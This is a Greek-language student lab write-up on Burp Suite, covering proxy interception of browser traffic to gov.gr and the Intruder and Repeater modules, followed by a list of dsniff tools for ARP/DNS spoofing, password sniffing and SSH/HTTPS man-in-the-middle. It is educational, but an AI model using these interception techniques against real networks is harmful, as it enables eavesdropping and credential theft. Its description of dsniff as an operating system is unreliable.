
Intruder: Το Burp Intruder είναι ένα ισχυρό εργαλείο για αυτοματοποιημένες επιθέσεις κατά εφαρμογών ιστού. Μπορεί να χρησιμοποιηθεί για διάφορους τύπους επιθέσεων, όπως επιθέσεις brute-force.

Sequencer: Το εργαλείο Sequencer χρησιμοποιείται για την ανάλυση της τυχαιότητας και της ποιότητας των tokens ή των αναγνωριστικών συνόδου που παράγονται από την εφαρμογή ιστού.

Decoder: Ο Αποκωδικοποιητής Burp παρέχει εργαλεία για την αποκωδικοποίηση και κωδικοποίηση δεδομένων, όπως κωδικοποίηση url, κωδικοποίηση base64.

Παραδείγμα Χρήσης:


Το burpsuite είναι ένα graphical interface και εκκινείται μέσω της εντολής: burpsuite




Εδώ μπορούν να αυτοματοποιηθούν tasks, να γίνουν scans, να ελεγχθεί και να μεταποιηθεί κίνηση μεταξύ του browser και του server *(μεσώ του proxy tab)*, αυτοματοποίηση custom attack *(μέσω του intruder tab κτλπ)*, και άλλα που προαναφέρθηκαν…

Από το proxy tab μπορεί κάποιος να αναχετήσει πακέτα από ένα site που επισκέφτηκε από το burp browser


Αρχικά μπήκα στο proxy settings όπου ρύθμισα την ip και port.




Έπειτα ενεργοποίησα ‘intercept on’




Άνοιξα στο burp browser το site gov.gr




Το proxy έκανε intercept τα μηνύματα http/https από το browser



Από εκεί μπορούμε να τα στείλουμε στο repeater



Και στο intruder για δημιουργία επίθεσης



Ευπάθειες που μπορούμε να αξιοποιήσουμε βρίσκονται στο html response μήνυμα, πχ tags με περεταίρω πληροφορίες, sql injection κτλπ…

ΑΣΚΗΣΗ 6)

Τι είναι το dnssniff:

Το dnssiff είναι ένα δημοφιλές λειτουργικό σύστημα για δοκιμές διείσδυσης και ethical hacking. Χρησιμοποιείται για την υποκλοπή και την ανάλυση της κυκλοφορίας dns σε ένα δίκτυο. Μπορεί να χρησιμοποιηθεί για την ανίχνευση επιθέσεων παραποίησης, την παρακολούθηση της κυκλοφορίας και την εκτέλεση δηλητηρίασης της κρυφής μνήμης dns.

Το πακέτο dsniff περιέχει διάφορα εργαλεία για την ακρόαση και τη δημιουργία δικτυακής κίνησης:

arpspoof - Στέλνει μη ζητηθείσες (και πιθανώς πλαστογραφημένες) απαντήσεις arp.

dnsspoof - πλαστογράφηση απαντήσεων σε αυθαίρετα ερωτήματα διεύθυνσης/δείκτη dns στο τοπικό δίκτυο.

dsniff - ανιχνευτής κωδικών πρόσβασης για διάφορα πρωτόκολλα.

filesnarf - αποθηκεύει επιλεγμένα αρχεία που έχουν υποκλαπεί από την κίνηση nfs.

macof - κατακλύζει το τοπικό δίκτυο με τυχαίες διευθύνσεις mac.

mailsnarf - κατασκοπεύει την αλληλογραφία στο τοπικό δίκτυο και την αποθηκεύει σε μορφή mbox.

msgsnarf - καταγράφει επιλεγμένα μηνύματα από διάφορους Instant Messengers.

sshmitm - ssh monkey-in-the-middle. μεσολάβηση και υποκλοπή της κυκλοφορίας ssh.

sshow - Αναλυτής κίνησης ssh.

tcpkill - τερματίζει καθορισμένες συνδέσεις tcp που βρίσκονται σε εξέλιξη.

tcpnice - επιβραδύνει καθορισμένες συνδέσεις tcp μέσω "ενεργού" διαμόρφωσης κίνησης.

webmitm - http / https monkey-in-the-middle.

webspy - στέλνει url που έχουν υποκλαπεί από έναν πελάτη στο τοπικό σας πρόγραμμα περιήγησης.